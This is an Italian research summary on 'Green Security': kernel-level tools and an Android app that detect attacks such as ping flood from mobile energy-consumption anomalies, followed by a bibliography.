La prevenzione di questi attacchi prende il nome di “Green Security” ed è il contesto in cui si inserisce la nostra ricerca volta a scoprire le applicazioni e gli strumenti attualmente disponibili per il rilevamento del consumo energetico di un device mobile.

Abbiamo quindi svolto una prima fase di ricerca da cui possiamo affermare che non ci siano ancora strumenti adeguati e universali per poter effettuare considerazioni di consumo attendibili, nè tantomeno parametri che possano esser considerati abbastanza affidabili per il riconoscimento di attacchi direttamente dai valori di consumo.

Dunque ci siamo spinti verso lo studio di quali parametri potessero svolgere il ruolo di sentinella nel rapporto consumo-security.

Abbiamo definito un modello generico che rappresenta il consumo in relazione alle componenti del device.

Abbiamo proceduto a stilare dei tools per rilevare il consumo nel dettaglio accedendo nello strato più profondo del sistema operativo, il kernel linux.

Inoltre, abbiamo creato un’applicazione Android, Energy-aware security app, che si presenta come una struttura estendibile e attualmente permette di interagire con lo strato kernel, recuperare i dati inerenti al consumo e immagazzinarli in basi di dati in maniera organica.

L’applicazione, inoltre, avvalendosi dei dati registrati nel database relativi agli andamenti standard di app e alle caratteristiche di tipici attacchi, gestisce anche il riconoscimento di questi in base a parametri di consumo che possono variare in relazione alla componente di device presa in considerazione.

In particolare, ci siamo dedicati a testare i consumi specifici del modulo wifi.

A questo proposito, abbiamo consolidato due modelli, uno che assume come parametro di riferimento la corrente rispetto a un certo stato di carica e in determinate condizioni d’uso, e il secondo che sfrutta la correlazione potenza-numero di bytes, sia per la trasmissione che per la ricezione.

Tramite la nostra applicazione possiamo riconoscere attacchi sia tramite la signature di quelli più tipici sia per anomalia di consumo energetico relativo ad app specifiche.

Attualmente siamo in grado, per esempio, di rilevare il ping flood, attacco che comporta un significativo consumo della batteria e risulta invisibile al livello android e quindi a innumerevoli applicazioni dedite al rilevamento del consumo energetico dei device mobili che non si affacciano sul livello kernel.

Appendice

Bibliografia

[i]L. Caviglione, A. Merlo, Energy Impact of Security Mechanisms in Modern Mobile Devices to appear in "Network Security", Elsevier.

[ii] Asaf Shabtai, Yuval Fledel, and Yuval Elovici. Securing Android-powered mobile devices using
SELinux. IEEE Security and Privacy, 8(3):3644, 2010.

[iii] Luca Caviglione, Alessio Merlo, Mauro Migliardi, Green-Aware Security: Towards a new Research Field, the International Journal of Information Assurance and Security (JIAS), Vol. 7, 2012, issue 5, pp. 338-346.

[iv] Mauro Migliardi, Alessio Merlo, Energy Consumption Simulation of Different Distributed Intrusion Detection Approaches, to be presented at the First International WorkShop on Energy-Aware Systems, Communications and Security (EASyCoSe 2013), part of the 27th IEEE International Conference on Advanced Information Networking and Applications (AINA-2013), Barcelona (Spain), March 25-28, 2013.

[v] Mauro Migliardi, Alessio Merlo, Energy Consumption Simulation of Different Distributed Intrusion Detection Approaches, to be presented at the First International WorkShop on Energy-Aware Systems, Communications and Security (EASyCoSe 2013), part of the 27th IEEE International Conference on Advanced Information Networking and Applications (AINA-2013), Barcelona (Spain), March 25-28, 2013.

[vi] Luca Caviglione, Alessio Merlo, Mauro Migliardi, What Is Green Security?, Proc. of the 7th International Conference on Information Assurance, Malacca (Malaysia) 5 - 8 December 2011, pgg. 366-371

[vii] Thomas Martin, Michael Hsiao, Dong Ha, and Jayan Krishnaswami. 2004. Denial-of-Service Attacks on Battery-powered Mobile Computers. In *Proceedings of the Second*

IEEE International Conference on Pervasive Computing and Communications (PerCom'04) (PERCOM '04). IEEE Computer Society, Washington, DC, USA, 309-.

[viii] L. Zhang, B. Tiwana, Z. Qian, Z. Wang, R. P. Dick, Z. Mao and L. Yang,"Accurate Online Power Estimation and Automatic Battery Behavior Based Power Model Generation for Smartphones," in Proc. Int. Conf. Hardware/Software Codesign and System Synthesis, Oct. 2010.

[ix] Chanmin Yoon, Dongwon Kim, Wonwoo Jung et al. (2012) AppScope: Application Energy Metering Framework for Android Smartphone using Kernel Activity Monitoring. In Proceedings of the annual conference on USENIX Annual Technical Conference.

[x] W. Jung, C. Kang, C. Yoon, D. Kim and H. Cha, " DevScope: A Nonintrusive and Online Power Analysis for Smartphone Hardware Components," 2012 International Conference on Hardware/Software Codesign and System Synthesis (CODES+ISSS'12), Tampere, Finland, October 2012.

[xi] Kprobes, http://www.kernel.org/doc/Documentation/kprobes.txt.

[xii] http://www.sqlite.org/

[xiii] http://developer.android.com/tools/sdk/ndk/index.html

[xiv] Linux Kernel Development Acquisitions EditorThird Edition Mark Taber DevelopmentCopyright © 2010 Pearson Education, Inc. Editor.

[xv] http://source.android.com/source/building-kernels.html.

[xvi] Jian Sun, Zhan-huai Li, Xiao Zhang, Qin-lu He, Huifeng Wang, "The Study of Data Collecting Based on Kprobe," iscid, vol. 2, pp.35-38, 2011 Fourth International Symposium on Computational Intelligence and Design, 2011

[xvii] Matt Hsu, Jim Huang, Power Management from Linux Kernel to Android, 0xlab, 2009.

[xviii] http://www.linuxfoundation.org/collaborate/workgroups/networking/napi

[xix] Mehdi Ebady Manna and Angela Amphawan," REVIEW OF SYN-FLOODING ATTACK DETECTION MECHANISM", International Journal of Distributed and Parallel Systems (IJDPS), January 2012

[xx] Kalia, S.; Singh, M.; , "Masking approach to secure systems from Operating system Fingerprinting," TENCON 2005 2005 IEEE Region 10 , vol., no., pp.1-6, 21-24 Nov. 2005